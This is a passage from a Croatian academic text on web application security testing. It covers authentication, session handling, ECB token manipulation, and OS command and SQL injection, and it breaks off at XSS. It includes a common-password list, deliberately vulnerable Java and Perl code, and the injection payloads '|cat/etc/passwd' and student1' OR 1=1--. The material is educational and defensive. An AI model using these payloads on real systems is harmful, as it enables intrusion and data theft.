Kao osnova mehanizma se najčešće koristi HTML forma. Autentifikaciju je moguće izvesti i korištenjem drugih tehnologija poput SSl certifikata, pametnih kartica te HTTP zaglavlja.

Najjednostavniji oblik ranjivosti se temelji na lošem oblikovanju odnosno odsustvu ograničenja koje aplikacija nameće korisniku prilikom kreacije lozinke. Lozinke prema tome mogu biti prekratke, mogu sadržavati smislene nizove znakova odnosno uobičajene izraze te popularna imena ili pak mogu replicirati pridruženo korisničko ime. U nastavku slijedi prikaz najpopularnijih korištenih lozinki:

password;website;name;12345678;qwerty;abc123;111111;monkey;12345;letmein.

Prethodna ranjivost se može staviti u korelaciju s lošom implementacijom odnosno odsustvom mehanizma onemogućavanja neograničenog uzastopnog slanja različitih kombinacija korisničkih imena i lozinka. Takvo stanje omogućuje izvedbu *brute-force napada* koji se svodi na automatizirano slanje velikog broja zahtjeva te identifikaciju i filtriranje pozitivnih odgovora koji ukazuju na validnu kombinaciju korisničkog imena i lozinke. Razlikovanje pozitivnog od negativnog odgovora se vrši analizom HTTP koda, duljine odgovora odnosno analizom povratnih poruka transparentnog sustava. *Brute-force napad* omogućuje veliku vjerojatnost ostvarenja penetracije sustava u slučaju kada je lozinka sastavljena od smislenog niza znakova. Navedeno proizlazi iz činjenice da je enumeraciju riječi određenog jezika moguće ostvariti u relativno kratkom roku. Kao sredstvo obrane od *brute-force napada* koristi se mehanizam privremenog zaključavanja računa nakon određenog broja neuspješnih prijava. Ovaj mehanizam je efikasan pod pretpostavkom da ne omogućuje napadaču uvid u rezultat analize korisničke prijave koja je uslijedila nakon blokade računa. Ukoliko je napadač u mogućnosti deducirati rezultat obrade na temelju curenja informacija putem korisničkog sučelja tada implementiran mehanizam gubi svoju svrhu. Popularno je i korištenje CAPTCHA kontrole u svrhu detekcije automatizirane interakcije s web aplikacijom. Kontrola pred korisnika postavlja određeni zadatak za koji se pretpostavlja stanovita razina inteligencije potrebna za uspješno izvršenje. Zadatak se najčešće svodi na prepoznavanje niza iskrivljenih znakova. Postoji zanimljiv način zaobilaska navedenog sigurnosnog mehanizma. Napadač može organizirati online natjecanje u rješavanju CAPTCHA izazova ili ponuditi isplatu u ovisnosti o broju uspješno izvršenih testova. Na taj način se efektivno organizira mreža inteligentnih dronova.

Interesantan je primjer stranice *https://2captcha.com* koja služi kao svojevrsna burza usluga inteligentnog raspoznavanja uzoraka.

Curenje informacija u sklopu mehanizma autentifikacije predstavlja ranjivost samo po sebi. Detaljno obavještavanje korisnika o razlozima neuspješne prijave ugrožava sigurnost sustava prijave. U ovisnosti o izvoru pogreške aplikacija će generirati drugačiju povratnu informaciju. Ukoliko aplikacija oblikuje drugačiji odgovor u slučaju unosa pogrešnog korisničkog imena odnosno pogrešne lozinke moguće je koristeći povratne informacije zasebno enumerirati sva korisnička imena odnosno lozinke iz baze podataka. Na taj se način značajno pojednostavljuje proces napada na autentifikacijski sustav korištenjem metode pokušaja i pogrešaka. Izoliranjem permutacija pojedinih varijabli smanjuje se razina entropije vezana uz tražene informacije. Iz navedenog se može zaključiti da je emitiranje generičke poruke o pogrešci najprihvatljivija strategija informiranja korisnika, promatrajući s aspekta sigurnosti web aplikacija.

Prilikom transmisije korisničke prijave potrebno je prikladno zaštiti kanal komunikacije od potencijalnog presretanja informacija. Upotreba HTTPS protokola u značajnoj mjeri osigurava komunikacijski kanal od takvih rizika. Spomenuti protokol[18] štiti kanal implementacijom asimetrične enkripcije poruka. Unatoč upotrebi HTTPS protokola autentifikacijski sustav može ostati ranjiv na presretanje informacija u slučaju određenih propusta prilikom dizajna. HTTPS protokol šifrira cjelokupnu poruku, uključujući i URL konkretnog zahtjeva. Bez obzira na to korisnički podaci mogu biti kompromitirani u slučaju kada se prenose putem URL parametara. Takva kompromitacija je moguća zbog arhiviranja dekodiranih vrijednosti parametara na raznim mjestima poput povijesti web preglednika odnosno log datoteka poslužitelja u sklopu hosting infrastrukture. Često se nailazi na propust gdje aplikacija prelazi iz HTTP na HTTPS protokol u pogrešnom stadiju interakcije s korisnikom. U slučaju kada aplikacija tek nakon isporuke forme za prijavu prelazi na rad putem HTTPS protokola u svrhu prijenosa korisničkog unosa ona se izlaže sigurnosnom riziku. Korisnik zaprima formu za prijavu putem HTTP protokola koji ne implementira zaštitu od presretanja poruka. Forma za prijavu prema tome može biti krivotvorena od strane napadača te mu omogućiti neometano prisluškivanje daljnje komunikacije putem HTTP kanala.

Autentifikacijski sustav često uključuje dodatne funkcionalnosti poput mogućnosti promjene lozinke, oporavka izgubljene lozinke te automatske prijave. Svaka od ovih funkcija je dužna

[18] Komunikacijski protokol je skup jednoznačno određenih pravila za razmjenu informacija između dva entiteta na mreži.

replicirati sigurnosne standarde same forme za prijavu pošto njihova kompromitacija često rezultira jednakim ishodom. Ukoliko je ranjivost osigurana odgovarajućim mehanizmom na određenoj lokaciji postoji mogućnost da je ista ostala neopažena u sklopu povezane funkcionalnosti. Upotrebom dodatnih funkcionalnosti često je moguće premostiti sigurnosni mehanizam osnovne autentifikacijske funkcije. Tijekom implementacije funkcije promjene lozinke programer može propustiti uočiti razne mogućnosti njezinog korištenja u zlonamjerne svrhe. Kao primjer se može navesti neograničena mogućnost unosa postojeće lozinke uz određeni oblik informiranja korisnika vezano uz točnost unesenih podataka. Ranjivost efektivno otvara pristup alternativnom izvršenju *brute-force napada*. Slično vrijedi i u slučaju loše implementacije funkcije oporavka izgubljene lozinke. Takve funkcije često omogućuju korisniku definiranje proizvoljnog pitanja tijekom konstrukcije uređenog para tajnog pitanja i pridruženog odgovora koji se koristi kao legitimacijsko sredstvo. Ta pitanja uobičajeno podrazumijevaju veoma ograničeni skup mogućih odgovora koje je moguće brzo enumerirati u sklopu automatiziranog napada. Kao zaključak se nameće činjenica da razne funkcionalnosti unutar sustava, u slučaju lošeg dizajna, efektivno neutraliziraju robusne sigurnosne mehanizme koreliranih funkcija. Kao dodatni primjer se može navesti dizajn robusnoga ograničenja vezanog uz oblikovanje korisničke lozinke čija svrha može biti pobijena nepotpunom kontrolom unosa od strane aplikacijske logike.

Tijekom same implementacije funkcionalnosti može doći do raznih propusta koji otvaraju dodatni prostor za neovlaštenu eksploataciju. Prilikom programiranja upravljanja iznimkama[19] pojavljuje se specifični logički propust pod nazivom *fail-open logic* . U nastavku je prikazana instanca autentifikacijske funkcije napisane u Javi uz pomoć koje će se opisati koncept navedene ranjivosti.

```
public Response checkLogin(Session session) {

try {
String uname = session.getParameter(“username”);
String passwd = session.getParameter(“password”);
User user = db.getUser(uname, passwd);
if (user == null) {
// neispravna identifikacija
session.setMessage(“Neuspješno logiranje. “);
return doLogin(session);
}
}
catch (Exception e) {}
```

[19] To su pogreške tijekom izvođenja programa koje prema inicijalnim postavkama izazivaju prekid njegovog izvođenja uz generiranje odgovarajućih informacija na korisničkom sučelju.

```
// ispravna identifikacija
session.setMessage("Uspješno logiranje. ");
return doMainMenu(session);
}
```

Funkcija izvlači parametre objekta sesije te uz pomoć njih sastavlja upit bazi podataka s ciljem potvrđivanja podataka iz korisničke prijave. U slučaju pogreške tijekom izvođenja, funkcija umjesto prekida programa prelazi na izvršenje naredbe *catch (Exception e) {}* te potom nastavlja s izvršenjem. Ovakvo ponašanje dovodi do aktivacije nepredviđene funkcionalnosti u okviru ispunjenja određenih uvjeta. Napadač će u ovom primjeru bez obzira na slanje nepostojeće sesije kao ulaza *doMainMenu()* funkcije u većini slučajeva biti u stanju pristupiti određenom skupu povjerljivih informacija.

3.5 Testiranje mehanizma upravljanja sesijom

Mehanizam upravljanja sesijom se u pravilu nadovezuje na autentifikacijsku funkcionalnost te osigurava održavanje stanja prilikom interakcije korisnika s aplikacijom. Potreba za postojanjem mehanizma upravljanja sesijom proizlazi iz činjenice da je HTTP dizajniran kao protokol bez stanja i izvorno je orijentiran na podržavanje statičnih, ali ne i dinamičnih HTML stranica. Jednom kada je izvršena autentifikacija mehanizam omogućuje izbjegavanje potrebe za uzastopnim slanjem forme za prijavu prilikom svakog slijedećeg korisničkog zahtjeva. Mehanizam općenito omogućuje arhiviranje stanja pojedinih varijabli nastalih tijekom komunikacije između korisnika i aplikacije te njihovo uvjetovano evociranje na temelju identifikacije korisnika. Identifikacija korisnika u kontekstu održavanja sesije se u pravilu obavlja koristeći složenije identifikatore u odnosu na proces inicijalne prijave. Identifikator (eng. *token*) sesije[20] nije potrebno pamtiti ili manualno unositi u svrhu izrade zahtjeva koji se upućuje aplikaciji. Aplikacija generira *token* u sklopu odgovora na konkretni korisnički zahtjev pri čemu se često kao mehanizam transmisije koristi već spomenuto zaglavlje *Set-Cookie*.

U kontekstu mehanizma upravljanja sesijom susrećemo dvije skupine ranjivosti: slabosti u procesu generiranja *tokena* sesije te slabosti u procesu njihovog rukovanja.

Slično kao i u slučaju ranjivih lozinki *tokeni* sesije mogu sadržavati smislene nizove znakova. Uključivanje takvih nizova olakšava proces automatiziranog testiranja velikog broja mogućih

[20] Token sesije, odnosno identifikator sesije predstavlja skup podataka koji se koriste u svrhu identifikacije sesije.

vrijednosti identifikatora sesije s ciljem pronalaska ispravne vrijednosti. Mogućnost predviđanja buduće vrijednosti emitiranog *tokena* sesije predstavlja još jedan problem vezan uz njegovo generiranje. Automatizirana generacija identifikatora može u odnosu na individualno oblikovanje certifikata od strane korisnika producirati predvidljive obrasce zbog deterministčke prirode nadležne funkcije. Inherentan determinizam funkcije te općenito računalnih programa je u svrhu stvaranja nepredvidljivih nizova znakova potrebno dopuniti referencijama na odgovarajuće nedeterminističke parametre.

Mišljenja sam da bi pogodan nedeterministički parametar mogao biti predstavljen rezultatom funkcije aktivnosti administratora odnosno povlaštenih korisnika tijekom njihove interakcije s određenim sustavom.

Upotreba vremena kao parametra ne predstavlja optimalno rješenje zbog lakoće praktičnog otkrivanja njezine vrijednosti vezane uz pojedini *token* sesije te ograničene mogućnosti generiranja entropije koja proizlazi iz njezine sekvencijalne prirode. Činjenica da je relativno jednostavno doći do podataka o vremenu generacije pojedinog *tokena* sesije rezultira degradiranjem složenosti problema otkrivanja sekvencijalnog algoritma u ovisnosti o navedenom parametru na temelju prikupljenih uzoraka. Nadalje, bez obzira na to što ne možemo predvidjeti točno vrijeme generacije budućih *tokena* sesije, u svrhu otkrivanja parametra korištenog u sklopu funkcije generatora dovoljno je testirati ograničeni interval njegovih mogućih vrijednosti.

Napadač će u svrhu procjene mogućnosti predviđanja budućih vrijednosti *tokena* sesije pristupiti izvršenju sljedećeg postupka[21]:

1. Postavlja se hipoteza o slučajnom generiranju *tokena* sesije.
2. Provodi se serija testova od kojih svaki promatra određene karakteristike *tokena* sesije.
3. Za svaki test se na temelju vrijednosti promatrane karakteristike izračunava vjerojatnost istinitosti hipoteze.
4. Ukoliko je izračunata razina vjerojatnosti manja od predodređenog praga zaključuje se da hipoteza nije točna.

Automatizaciju ovog postupka moguće je ostvariti korištenjem programa *Burp Sequencer*.

[21] Stuattard D., Pinto M. (2011). The Web Application Hacker's Handbook - Finding and Exploiting Security Flaws. Izdavač: Wiley Publishing, Inc. (2011).

Autori aplikacije ponekad programiraju spremanje podataka sesije u sklopu samoga *tokena* sesije s ciljem rasterećenja baze podataka i procesorske snage poslužitelja. U ovom slučaju potrebno je provesti odgovarajuću enkripciju *tokena* iz perspektive samog klijenta. Ovisno o načinu procesuiranja *tokena* sesije od strane aplikacije postoje slučajevi kada je napadač u mogućnosti izmijeniti vrijednost pojedinih parametara bez potrebe za dešifriranjem identifikatora sesije. ECB algoritam šifriranja često otvara prostor za izvršenje ovakvih napada. Ova metoda rastavlja niz znakova u blokove, primjerice 8 bajtova po bloku. Nakon toga se vrši enkripcija nad svakim blokom zasebno. U pitanju je simetrična enkripcija pa se prilikom dekriptiranja koristi jednaki tajni ključ kao i tijekom enkripcije. Do problema dolazi zbog toga što se jednaki blokovi originalnog niza znakova prevode u jednaki šifrirani niz. Takvo ponašanje dovodi do mogućnosti detekcije obrazaca koji potječu iz izvornog niza znakova. Osim toga sustav je potencijalno ranjiv na manipulaciju konačnim zapisom putem multiplikacije, brisanja odnosno izmjene redoslijeda pojedinih blokova. U nastavku je prikazan primjer šifriranja na temelju kojeg će se pojasniti koncept navedene ranjivosti:

1. Pretpostavljeni *token* sesije je izvorno sastavljen od sljedećeg smislenog niza znakova: rnd=2458992;app=iTradeEUR_1;uid=218;username=dafydd;time=634430423694715000;
2. Taj niz se prilikom šifriranja prevodi u sljedeći oblik: 68BAC980742B9EF80A27CBBBC0618E3876FF3D6C6E6A7B9CB8FCA486F9E11922776F0307329140AABD223F003A8309DDB6B970C47BA2E249A0670592D74BCD07D51A3E150EFC2E69 885A5C8131E4210F
3. U nastavku je prikazana podjela šifriranog niza po blokovima uz pripadajući dio izvornog niza prikazanog s lijeve strane:

IZVORNI NIZ	ŠIFRIRANI NIZ
rnd=2458	68BAC980742B9EF8
992;app=	0A27CBBBC0618E38
iTradeEU	76FF3D6C6E6A7B9C
R_1;uid=	B8FCA486F9E11922
218;user	776F0307329140AA
name=daf	BD223F003A8309DD

ydd;time	B6B970C47BA2E249
=6344304	A0670592D74BCD07
23694715	D51A3E150EFC2E69
000;	85A5C8131E4210F

Tablica 1

4. Promjenom redoslijeda blokova i sličnim manipulacijama moguće je konstruirati alternativne vrijednosti pojedinih parametara izvornog niza. Aplikacija će, u slučaju korištenja mehanizma djelomične provjere *tokena* sesije, kao rezultat napadaču odobriti pristup štićenim resursima. U ovom slučaju napadač može multiplicirati drugi blok koji u izvornom obliku započinje sa znamenkom te ga locirati nakon četvrtog retka. Na taj način napadač će inicijalnu vrijednost *uid* parametra zamijeniti s brojem 992:

IZVORNI NIZ	**ŠIFRIRANI NIZ**
rnd=2458	68BAC980742B9EF8
992;app=	0A27CBBBC0618E38
iTradeEU	76FF3D6C6E6A7B9C
R_1;uid=	B8FCA486F9E11922
992;app=	0A27CBBBC0618E38
218;user	776F0307329140AA
name=daf	BD223F003A8309DD
ydd;time	B6B970C47BA2E249
=6344304	A0670592D74BCD07
23694715	D51A3E150EFC2E69
000;	85A5C8131E4210F

Tablica 2

5. Činjenica da je tijekom procesa manipulacije došlo do multipliciranja definicije *app* parametra ne mora nužno rezultirati pogreškom tijekom analize *tokena* sesije od strane aplikacije. Analiza *tokena* sesije može biti ograničena samo na parsiranje pojedinih

parametra uz ignoriranje ostatka strukture identifikatora sesije. U svrhu izvođenja preciznijeg napada napadač može iskoristiti činjenicu da aplikacija prilikom konstruiranja identifikatora sesije obično koristi određene podatke generirane od strane korisnika. U skladu s tim potrebno je na odgovarajući način oblikovati parametre za koje pretpostavljamo da će biti korišteni unutar strukture *tokena* sesije. Permutacija kroz razne konstrukcije koje mogu nastati tijekom procesa manipulacije blokovima uz paralelnu permutaciju mogućih registracijskih podataka sama po sebi predstavlja određeni oblik *brute-force napada*. Svejedno, *brute-force napad* izveden iz ove pozicije ostvaruje razumnu vjerojatnost uspjeha uz relativno mali broj ukupnih iteracija postupka kroz koje je potrebno proći u slučaju pogrešne hipoteze o strukturi identifikatora sesije.

Tijekom rukovanja s *tokenima* sesije može doći do raznih propusta. U slučaju nesigurne transmisije identifikatora, sesija može biti kompromitirana od strane prikladno pozicioniranog prisluškivača komunikacijskog kanala. Iako će napadač u pravilu na ovaj način osigurati pristup i ostalim osjetljivim podacima poput certifikata prijave, podaci o sesiji ne moraju nužno biti redundantni. Podaci o sesiji se u ovom slučaju mogu iskoristiti u svrhu zaobilaženja pojedinih oblika višefaznih procesa autentifikacije. Takvi procesi obično podrazumijevaju procesuiranje podataka generiranih od strane vanjskih uređaja koji ovise o konkretnom varijabilnom izazovu vezanom uz pojedinu instancu korisničke prijave. Osim toga korištenje ukradene sesije kao mehanizma neovlaštenog pristupa aplikaciji može rezultirati zaobilaženjem sustava praćenja sumnjivih aktivnosti koji bi u slučaju paralelne prijave u sustav generirao prikladno upozorenje.

Korištenjem HTTPS kanala komunikacije programer sustava može ostvariti značajnu razinu zaštite od potencijalnog presretanja *tokena* sesije. Unatoč tome potrebno je pripaziti na razne propuste tijekom dizajna sustava koji mogu dovesti do kompromitacije bez obzira na inicijalnu namjeru prijenosa podataka putem sigurnog kanala.

U svrhu osiguranja sustava potrebno je izbjegavati izdavanje konkurentnih identifikatora sesije odnosno osigurati prikladno obavještavanje administratora te korisnika o njihovoj eventualnoj pojavi. Pri tome se misli na slučaj istovremenog pristupa korisničkom računu na temelju dvaju različitih *tokena* sesije. Također je potrebno obratiti pozornost na pravilno izvršenje zatvaranja sesije. Definiranjem kraće duljine važenja *tokena* sesije moguće je smanjiti rizik od *brute-force napada*. Pri tome je važno naglasiti kako su mnogi uobičajeni mehanizmi zaštite od *brute-force napada* neupotrebljivi u svrhu sprječavanja penetracije permutacijom mogućih vrijednosti

tokena sesije. Korištenje CAPTCHA mehanizma nije moguće primijeniti kao ni blokiranje računa s obzirom da se nastojanja napadača ne mogu povezati ni sa kojim postojećim računom. Blokiranje svih računa je naravno besmisleno te se u zadanom slučaju često pristupa blokiranju korisničkih zahtjeva u ovisnosti o IP adresi pošiljatelja.

Zanimljiv slučaj nesigurnog rukovanja *tokenima* sesije proizlazi iz previše liberalnog određenja dosega *cookieja*. Doseg *cookieja* definira one domene kojima će web preglednik proslijediti dotični *cookie* u slučaju njihovog adresiranja u sklopu korisničkog zahtjeva. Doseg (eng. *scope*) *cookieja* inicijalno obuhvaća domenu stranice koja je generirala *token* sesije uključujući sve njezine poddomene. Navedenu konfiguraciju je moguće izmijeniti navođenjem vrijednosti atributa *domain* unutar *Set-cookie* zaglavlja. Uzmimo za primjer slučaj korisnika koji pristupa web stranici na lokaciji *korisnik1.efzg-app.com*. Inicijalna konfiguracija nalaže korisnikovom web pregledniku da, prilikom zahtjeva upućenog domeni *korisnik1.efzg-app.com*, njoj ili bilo kojoj njezinoj poddomeni (npr. *admin.korisnik1.efzg-app.com*) proslijedi *cookie* primljen tijekom prethodne posjete web stranici. Programer aplikacije je inicijalnu konfiguraciju izmijenio definiranjem vrijednosti atributa *domain* u sklopu *Set-cookie* zaglavlja:

Set-cookie: sessionId=19284710; domain=efzg-app.com;

U novoj konfiguraciji doseg *cookieja* obuhvaća domenu *efzg-app.com* te sve njezine poddomene uključujući npr. *korisnik1.efzg-app.com* i *korisnik2.efzg-app.com*. Ako navedene poddomene omogućavaju pristup stranicama unutar kojih korisnik ima mogućnost unosa vlastitog sadržaja to otvara prostor za eksploataciju od strane napadača. Zlonamjeran korisnik je u poziciji da unutar svoje stranice unese Javascript kod s ciljem arhiviranja zaprimljenog *tokena* sesije drugog korisnika. Ovdje je riječ o instanci *Stored* XSS napada o kojem će biti više riječi u sljedećem poglavlju. Web aplikacije koje podržavaju funkcionalnost sličnu onoj implementiranoj u sklopu *Myspacea* ili *Facebooka* mogu uključivati navedenu ranjivost.

3.6 Testiranje općih ranjivosti procesa obrade korisničkog unosa

3.6.1 Injekcija naredbi operacijskog sustava

Ovaj oblik napada je orijentiran na preuzimanje kontrole nad funkcionalnosti operacijskog sustava web poslužitelja. Injekcija naredbi operacijskih sustava predstavlja jednu od niza tehnika injekcije programskog koda. Ove tehnike podrazumijevaju korištenje raznih ranjivosti

informacijskog sustava u svrhu unošenja malicioznog koda unutar sadržaja ciljane programske komponente.

Ranjivost na kojoj se temelji injekcija programskog koda proizlazi iz specifične implementacije izvođenja pojedinih programskih jezika više razine. Interpretirani programski jezici podrazumijevaju čitanje i prevođenje u strojni kod svake naredbe zasebno tijekom faze izvođenja. Kompilirani programski jezici se prije faze izvođenja u cijelosti prevode u strojni jezik. Interpretiranje odnosno kompiliranje ne predstavlja svojstvo programskih jezika s obzirom da se svi programski jezici mogu izvršiti na oba načina. Ipak u praksi se prilikom izvođenja pojedinih programskih jezika najčešće koristi samo jedna od navedenih implementacija iz čega proizlazi navedeno nazivlje. Interpretirani programski jezik tijekom izvođenja može procesuirati kombinaciju izvornog koda i parametara unesenih od strane korisnika u njihovom originalnom obliku. Takvo ponašanje može dovesti do pogreške u prepoznavanju izvorne strukture naredbe. Vrijednost parametra ubačenog od strane korisnika može prouzrokovati izlazak iz konteksta naredbe unutar koje se nalazi.

Injekcija naredbi operacijskog sustava se dodatno temelji na dva specifična oblika ranjivosti. Prvi oblik ranjivosti odnosi se na situaciju u kojoj web aplikacija sadrži izravne pozive prema naredbama operacijskog sustava pri čemu se korisnički unos upotrebljava kao podskup skupa parametara pozivane naredbe. Drugi oblik ranjivosti javlja se u slučaju gdje web aplikacija implementira funkcionalnost dinamičke izmjene vlastitog koda i gdje se kao ulaz upotrebljava korisnički unos.

Testiranje mogućnosti eksploatacije oba oblika ranjivosti temelji se na unosu skupa posebno oblikovanih niza znakova za koje se pretpostavlja da mogu rezultirati izlaskom iz konteksta naredbe u sklopu koje se vrši njihova interpretacija. Pritom se navedeni skup posebno unosi unutar svake pristupne točke korisničkog sučelja web aplikacije. U svrhu detekcije postojanja ranjivosti ponekad je moguće koristiti analizu eksplicitnog informacijskog sadržaja povratne poruke. Kao pouzdaniji pristup koristi se analiza vremena reakcije poslužitelja na zadani upit. Injekcijom naredbe čije izvršenje izaziva dodatno vrijeme procesuiranja od strane web poslužitelja, koje je moguće detektirati mjernim uređajem, omogućava se neizravan način detekcije prisustva odgovarajuće ranjivosti. Za ovu svrhu se, u slučaju testiranja injekcije naredbi operacijskog sustava, uobičajeno koristi naredba *ping*[22]. Kao primjer se može navesti

[22] Ping predstavlja naredbu naredbenog retka (cmd) namijenjenu provjeri mogućnosti komunikacije uređaja s ostalim uređajima u mreži.

sljedeći oblik *ping* naredbe Linux operacijskog sustava: *ping –i 30 127.0.0.1*. Opcija *-i* pritom definira vrijeme čekanja prije slanja sljedećeg paketa na ciljanu adresu. Vrijeme čekanja u konkretnom slučaju iznosi 30 sekundi. Adresa *127.0.0.1* predstavlja posebnu vrstu IPv4 adrese koja označuje sam uređaj. Ona se općenito koristi u svrhu testiranja konekcije uređaja prema ostatku mreže od strane samog uređaja.

Injekciju naredbi operacijskog sustava je moguće bolje objasniti na temelju primjera programskog koda napisanog u *Perl* [23] programskom jeziku.

```
#!/usr/bin/perl
use strict; use CGI qw(:standard escapeHTML);
print header, start_html("");
print "<pre>";
my $command = "du -h --exclude php* /var/www/html";
$command= $command.param("dir");
$command=`$command`;
print "$command\n";
print end_html;
```

Ovaj program omogućuje prikaz razine iskorištenosti diska po svim mapama i datotekama sa zadanim prefiksom datotečne putanje. Prefiks se temelji na kombinaciji interno zadane putanje */var/www/html* i korisničkog unosa sadržanog u parametru *dir*. Sadržaj naredbe je inicijalno određen kao *string*[24] vrijednost varijable *command* sadržaja *du -h --exclude php* /var/www/html*. U sljedećem koraku se vrijednost parametra *dir* nadovezuje na niz znakova sadržan u varijabli *command*. Jednostruki obratni navodnici `` se u *Perl* programskom jeziku koriste za označavanje dijela koda koji je potrebno posebno izvršiti. Interpretacija ostatka naredbene linije se vrši tek nakon izvršenja ovog dijela koda. U primjeru se prema tome izvršava naredba sadržana u znakovnom nizu varijable command te se sadržaj iste varijable zamjenjuje rezultatom izvršene naredbe. Novi sadržaj varijable *command* se u konačnici uključuje u *html* kod koji skripta generira kao odgovor klijentu. S ciljem eksploatacije ove ranjivosti korisnik može u sklopu parametra *dir* poslati sadržaj nove naredbe čije će se izvršenje omogućiti uvođenjem znaka |. *Metaznak* [25] | umetnut nakon određene naredbe se u *Perl*

[23] Perl je interpretirani i dinamični programski jezik više razine koji je prvenstveno namijenjen upotrebi u području sistemske administracije i mrežnog programiranja.
[24] String je tip podataka računalnog programa koji kao unos očekuje niz znakova.
[25] Metaznak ili metakarakter je znak (karakter) koji ima posebno značenje (za razliku od doslovnog) u računalnom programu.

programskom jeziku interpretira kao prijenos rezultata iste naredbe i to kao ulaza naredbe čija se specifikacija očekuje desno od *metaznaka* |. Korištenjem sljedećeg niza znakova *|cat/etc/passwd* kao vrijednosti parametra dir moguće je izaći iz konteksta naredbe te generirati povratnu poruku koja sadrži ispis podataka *passwd* datoteke. Passwd datoteka sadrži korisničko ime i lozinku svih registriranih korisnika operacijskog sustava.

U svrhu odstranjivanja ovog oblika ranjivosti preporučuje se, tijekom razvoja programskog rješenja, izbjegavati izravno pozivanje naredbi operacijskog sustava unutar programskog koda web aplikacije. Kao prikladno rješenje problema moguće je koristiti odgovarajuću implementaciju API-ja u sklopu platforme web poslužitelja putem kojeg se na siguran način ostvaruje veza s operacijskim sustavom.

3.6.2 SQL injekcija

SQL *injection* je vrsta injekcije programskog koda usmjerena na kompromitaciju koda zapisanog u SQL jeziku. SQL je standardni i interpretirani jezik razvijen u svrhu upravljanja bazom podataka. Slijedi jednostavan primjer izvođenja SQL *injection* napada.

Aplikacija omogućuje korisniku unos identifikatora na temelju kojeg dobiva pristup podacima o svim položenim ispitima određenog studenta. U slučaju unosa očekivanog identifikatora, primjerice *student1*, aplikacija će na temelju njega konstruirati sljedeću SQL naredbu:

```
SELECT id, ime, predmet, ispit, ocjena FROM ispitni_rokovi_2019 WHERE id = ‘student1’ and ocjena>1;
```

Naredba će rezultirati tabličnim prikazom traženih n-torki[26] odnosno prikazom izdvojenih atributa vezanih uz sve entitete koji zadovoljavaju postavljeni uvjet. Drugim riječima, prikazati će se sve relacije identifikatora, predmeta, imena, ispita i ocjena gdje identifikator sadrži vrijednost *student1* a ocjena je veća od 1.

Korištenjem malicioznog unosa možemo u slučaju odsustva odgovarajuće zaštite pristupiti širem skupu podataka. Unos identifikatora vrijednosti *student1’ OR 1=1--* rezultira sljedećom naredbom:

[26] N-torka odnosno asocijativni niz je funkcija koja preslikava imena polja u određene vrijednosti.

SELECT id, ime, predmet, ispit, ocjena FROM ispitni_rokovi_2019 WHERE id = ‘student1’ OR 1=1--’ and ocjena>1;

Unosom navodnika unutar parametra uzrokovali smo izlazak iz konteksta klauzule pošto se navodnici u ovom slučaju koriste u svrhu razgraničenja *stringa*[27] od ostatka upita. Dodatkom OR 1=1 uvodimo uvjet unutar WHERE klauzule koji rezultira time da je ukupan uvjet uvijek zadovoljen neovisno o vrijednosti atributa *id*. Na kraju unosa primjećujemo dvije crtice koje se interpretiraju kao početak linije komentara te se prema tome ostatak koda ne izvodi u sklopu upita. Na ovaj način se izbacuje, sada suvišni, navodnik generiran od strane aplikacije prilikom oblikovanja upita. U suprotnom, interpreter[28] bi izdao obavijest o pogrešci.

Kao rezultat napada ostvaren je pristup podacima o akademskoj uspješnosti svih studenata tijekom ispitnih rokova 2019. godine.

U svrhu zaštite od SQL *injection* napada aplikacije koriste razne funkcije s ciljem filtriranja i saniranja korisničkog unosa prije samog oblikovanja SQL upita[29]. Postoje razni načini zaobilaženja takvih oblika obrane stoga programer mora biti posebno oprezan tijekom implementacije navedenih komponenti. Primjerice, prilikom analize korisničkog unosa od strane aplikacijske komponente enkodiranje znakova može dovesti do propuštanja zlonamjernog koda. Aplikacijska komponenta parsira korisnički unos na drugačiji način od interpretera te često nije programirana tako da prepozna sve enkodirane oblike koji se prilikom izvršenja dekodiraju u zlonamjerni kod.

Aplikacija u svrhu učinkovitije zaštite može uz pomoć jedne naredbe unaprijed definirati strukturu upita, a uz pomoć druge naredbe dodati korisnički unos. Na ovaj se način u sklopu određenog segmenta koda simulira izvođenje prema modelu kompiliranog jezika.

3.6.3 Cross-Site Scripting

XSS (*Cross-Site Scripting*) napad također predstavlja vrstu injekcije programskog koda. Ovaj tip napada se za razliku od SQL *injectiona* koji je primarno orijentiran na poslužiteljsku infrastrukturu fokusira na kompromitaciju sustava klijenta.

[27] String je tip podataka računalnog programa koji kao unos očekuje niz znakova.
[28] Interpreter je program koji paralelno s izvođenjem programa prevodi svaku naredbu interpretiranog jezika u odgovarajući strojni kod.
[29] To je jezični element SQL jezika koji predstavlja upit upućen bazi podataka.

Uspješni XSS napad podrazumijeva injektiranje skripte unutar sadržaja web aplikacije kako bi se ta skripta izvršila u povjerljivom kontekstu ciljane korisničke sesije. XSS tip napada je dobio ime (*Cross-Site Scripting*) upravo zbog upotrebe web resursa u vlasništvu treće strane kao posrednika u izvođenju skripte napadača. Izvršenju napada moguće je pristupiti na različite načine. U nastavku slijedi objašnjenje tri varijacije XSS napada: *Reflected* XSS, *Stored* XSS i DOM-*based* XSS.

Reflected XSS

Svi tipovi XSS napada se zasnivaju na ideji iskorištavanja odnosa povjerenja između korisnika i aplikacije upošljavanjem same ciljane web aplikacije kao posrednika u preuzimanju korisničkih podataka. Politika zajedničkog porijekla kao jedan od izvora definicije povjerljivog odnosa korisnika s aplikacijom ograničava interakciju web preglednika sa skriptama pojedinih web aplikacija. Ta politika predstavlja sigurnosni koncept implementiran od strane web preglednika koji, između ostalog, podrazumijeva ograničavanje pristupa *cookieju* primljenom od strane određene web aplikacije. Pristup je omogućen samo aplikaciji koja potječe s domene koja je izdala *cookie* odnosno s domene navedene unutar *Set-cookie* zaglavlja ili s bilo koje od domena zadanih u dosegu *cookieja*. Injekcijom skripte unutar web aplikacije koja ima pristup ciljanim povjerljivim podacima (pri tome se najčešće misli na *cookie* sesije) ostvaruje se zaobilazak navedenog sigurnosnog mehanizma.

U svrhu pozicioniranja maliciozne skripte unutar povjerljivog konteksta ciljane sesije, *Reflected* XSS napad koristi URL ciljanog resursa sa prikladno oblikovanim URL parametrima koje napadnuta aplikacija koristi tijekom generiranja odgovora na korisnički zahtjev. Maliciozni URL ovog tipa potrebno je na određeni način ispostaviti žrtvi te ju navesti da na temelju njega generira zahtjev prema aplikaciji. Ukoliko je aplikacija ranjiva na XSS napad, ona će u sklopu odgovora generirati malicioznu skriptu. Maliciozna skripta, jednom pročitana od strane web preglednika žrtve, će izvesti određenu malicioznu akciju. Pri tome se najčešće misli na prosljeđivanje napadaču podataka o korisničkoj sesiji spremljenih u *Set-cookie* zaglavlju.

Stored XSS

